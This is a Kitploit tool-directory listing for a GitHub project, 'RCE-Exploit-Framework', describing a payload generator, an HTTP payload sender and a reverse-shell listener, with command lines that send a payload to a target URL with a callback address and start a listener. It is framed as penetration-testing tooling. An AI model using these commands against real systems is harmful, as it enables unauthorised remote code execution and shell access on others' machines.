
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Tools/GitHubGitHub/jenderal92/rce-exploit-framework
Penetration Testing FrameworksExploit FrameworksWeb Application ExploitationRed TeamingPayload Development
GitHubjenderal92/rce-exploit-framework

RCE-Exploit-Framework

This framework is designed to assist penetration testers or developers in understanding the mechanics of remote code execution (RCE) exploitation.

View Repository
73 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

RCE-Exploit-Framework

This framework is designed to assist penetration testers or developers in understanding the mechanics of remote code execution (RCE) exploitation.

RCE-Exploit-Framework Jenderal92

Features

  • Payload Generator: Supports the creation of custom payloads based on Python, Bash, and PHP.
  • Exploit Executor: Delivers the payload to the target via HTTP POST or GET.
  • Reverse Shell Listener: A module to receive reverse shell connections.
  • Log Output: Saves logs of exploitation activities for further analysis.

How to Use

  1. Download and install Python from the official Python website: https://www.python.org.
  2. Install Module pip pip install requests
  3. Display Help:
  4. root@kitploit:~
    python rce_framework.py -h
    
  5. Send Payload to Target:
  6. root@kitploit:~
    python rce_framework.py -t http://site.com/vuln -p python -i 127.0.0.1 --port 4444
    
  7. Run Listener for Reverse Shell:
  8. root@kitploit:~
    python rce_framework.py -l 4444
    
  9. Follow the instructions displayed in the terminal.

Disclaimer !!!

I have written the disclaimer on the cover of Jenderal92. You can check it HERE !!!

Download Tool